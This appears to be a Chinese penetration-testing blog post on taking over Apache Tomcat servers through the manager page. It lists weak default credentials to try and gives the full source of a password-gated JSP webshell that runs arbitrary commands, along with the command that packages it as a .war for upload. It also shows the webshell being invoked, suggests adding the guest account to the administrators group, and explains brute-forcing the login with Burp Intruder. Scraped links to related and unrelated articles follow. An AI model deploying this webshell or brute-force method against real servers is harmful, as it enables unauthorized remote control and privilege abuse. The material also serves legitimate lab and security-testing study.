
Tomcat管理弱口令页面Getshell
目录
弱口令Getshell
Tomcat安装完成后会有如下页面,点击该页面的 Manager App 处会弹出输入用户名和密码的认证框。我们也可以直接访问:http://127.0.0.1:8080/manager/html 来访问该管理页面


此时,需要我们输入用户名和密码进行登录。我们可以尝试一下该页面常见的几个弱口令:
- 用户名:admin tomcat manager
- 密码:admin 123456 tomcat s3cret manager admin123
该页面的认证账户和密码存在于 Tomcat\conf\tomcat-users.xml ,如下

如果我们成功登录,我们将进入管理网站的页面。在该页面的上传文件处,存在上传 .waf 文件的上传按钮。我们可以上传后缀为 .war 的木马文件。

那么如何制作后缀为 .war 的木马文件呢? 我们这里制作的是jsp的小马,真实环境建议上传小马,因为大马会被拦截。关于更多的jsp木马。
jar -cvf one.war jsppwdcmd.jsp      #one.war为生成后的文件,jsppwdcmd为木马文件

*****************jsppwdcmd.jsp木马内容********************************

<%

    if("123".equals(request.getParameter("pwd"))){

        java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();

        int a = -1;

        byte[] b = new byte[1024];

        out.print("<pre>");

        while((a=in.read(b))!=-1){

            out.println(new String(b));

        }

        out.print("</pre>");

    }

%>

然后我们可以将 one.war 上传到该页面,如下上传成功。

我们点击该 one,进入了该one的目录下。

我们查看服务器的one目录,我们的木马 jsppwdcmd.jsp 在one目录下

于是,我们访问以下链接:http://127.0.0.1:8080/one/jsppwdcmd.jsp?pwd=123&cmd=ipconfig
可以看到,成功获取权限。


接下来,我们就可以执行cmd命令,对服务器进行操作了。传送门——> 提权辅助页面 、Windows基础之DOS命令
注:在正规的渗透测试中,当我们获得了服务器的权限后,应该尽可能的不要对该服务器进行过多的操作,我们可以激活 guest用户,修改密码,将其加入管理员组内。但是最好不要新建用户。
利用Burpsuite对tomcat账号密码进行爆破
我们输入用户名:admin 密码:123456 尝试进行登录

用burpsuite抓包,箭头所指就是我们输入的用户名和密码加密后的数据,我们发送到Decoder模块进行解密

选择base64进行解密,如下,所以我们可以得到该加密数据的格式是:用户名:密码 进行base64加密后的数据

知道了这个后,我们就可以利用burpsuite进行暴力破解了。将数据包发送到Intruder模块
选中该数据为爆破点

payloads这里type我们选择Custom iterator,第1个位置就填我们的用户名字典,第2个位置就填 : ,第3个位置就填密码字典


然后在 Payload Processing这里我们选择 Base64-encode编码。


payload encoding这里我们取消勾选URL编码
点击Intruder开始爆破,对返回长度进行排序,可以看到爆破成功!

对该payload进行base64解密即可得到正确用户名密码。

Tomcat管理弱口令页面Getshell的更多相关文章
- 16.Tomcat弱口令 && 后台getshell漏洞
Tomcat7+ 弱口令 && 后台getshell漏洞 Tomcat版本:8.0 环境说明 Tomcat支持在后台部署war文件,可以直接将webshell部署到web目录下.其中, ...
- [漏洞复现] [Vulhub靶机] Tomcat7+ 弱口令 && 后台getshell漏洞
免责声明:本文仅供学习研究,严禁从事非法活动,任何后果由使用者本人负责. 0x00 背景知识 war文件 0x01 漏洞介绍 影响范围:Tomcat 8.0版本 漏洞类型:弱口令 漏洞成因:在tomc ...
- 12.Weblogic 弱口令 && 后台getshell漏洞
利用docker环境模拟了一个真实的weblogic环境,其后台存在一个弱口令,并且前台存在任意文件读取漏洞. 分别通过这两种漏洞,模拟对weblogic场景的渗透. Weblogic版本:10.3. ...
- Tomcat8弱口令+后台getshell
漏洞原因 用户权限在conf/tomcat-users.xml文件中配置: <?xml version="1.0" encoding="UTF-8"?&g ...
- weblogic弱口令+后台getshell
https://www.cnblogs.com/bmjoker/p/9822886.html利用docker环境模拟了一个真实的weblogic环境,其后台存在一个弱口令,并且前台存在任意文件读取漏 ...
- Tomcat7+ 弱口令 && 后台getshell漏洞
打开tomcat管理页面http://192.168.49.2:8080/manager/html,输入弱密码tomcat:tomcat,即可访问后台 先将jsp大马压缩为zip,再将zip后缀改名为 ...
- tomcat管理端的页面安全措施
由于公司的项目并未启用nginx负载均衡,所以自然也没用到tomcat与web应用一对一的安全操作,经常会遇到 重启单个应用又不想重启tomcat的情况.同时,又出于安全考虑,将tomcat的默认管理 ...
- Tomcat 管理页面
一.配置刚下载的解压版的apache-tomcat,启动后,通过浏览器访问:http://127.0.0.1:8080/(或者http://localhost:8080)然后点击下图的Server s ...
- Tomcat负载均衡、调优核心应用进阶学习笔记(一):tomcat文件目录、页面、架构组件详解、tomcat运行方式、组件介绍、tomcat管理
文章目录 tomcat文件目录 bin conf lib logs temp webapps work 页面 架构组件详解 tomcat运行方式 组件介绍 tomcat管理 tomcat文件目录 ➜ ...
随机推荐
- C# 读取Word文本框中的文本、图片和表格(附VB.NET代码)
[概述] Word中可插入文本框,在文本框中可添加文本.图片.表格等内容.本篇文章通过C#程序代码介绍如何来读取文本框中的文本.图片和表格等内容.附VB.NET代码,有需要可作参考. [程序环境] 程 ...
- Flink实时计算topN热榜
TopN的常见应用场景,最热商品购买量,最高人气作者的阅读量等等. 1. 用到的知识点 Flink创建kafka数据源: 基于 EventTime 处理,如何指定 Watermark: Flink中的 ...
- editplus更改编码
1.在Tools下拉后选择Configure User Tools 2.在左边导航菜单找到File,对应右边视图中的Default encoding 3.将编码更改为utf-8,点击底部的OK保存.
- PTE 准备之 Personal introduction
Task strategies Be prepared! This is your opportunity to give the admissions officers a first impres ...
- ch1_6_5求解旋转词问题
import java.util.Scanner; public class ch1_6_5求解旋转词问题 { public static void main(String[] args) { // ...
- .Net Core3.1中SameSite的使用方法、遇到的问题以及解决办法
一.关于SameSite的介绍 1. 什么是SameSite? SameSite是浏览器请求中Set-Cookie响应头新增的一种属性,它用来标明这个 cookie 是否是"同站 cook ...
- 闲来无事,在微信推文中看到一个炫酷的具有动态特效的中国地图,是用R语言做的,于是尝试了一下
目录 最终的效果图如下: 1.环境准备 2.需要安装的包: 3.进一步配置: end 最终的效果图如下: 1.环境准备 既然是用R语言作图,那么这几个软件是一定需要安装的: R语言的编译器:https ...
- java例题_18 乒乓球比赛(对手问题)
1 /*18 [程序 18 乒乓球赛] 2 题目:两个乒乓球队进行比赛,各出三人.甲队为 a,b,c 三人,乙队为 x,y,z 三人.已抽签决定比赛名单. 3 有人向队员打听比赛的名单.a说他不和 x ...
- 阿里最强 Python 自动化工具开源了!
1. 前言 大家好,我是安果! 最近,阿里内部开源了一个 iOS 端由 Python 编写的自动化工具,即:tidevice 它是一款跨平台的自动化开源工具,不依赖 Xcode 就可以启动 WebDr ...
- IT培训有哪些坑(一)?
IT行业资薪很高,每年都有很多同学冲着高薪去,去各个培训机构学习,期望将来能找个高薪的工作,有个好的出路.我们先不说你选多好,多靠谱的机构,我先来告诉大家有哪些不靠谱,不能选,选了就入坑了的. IT培 ...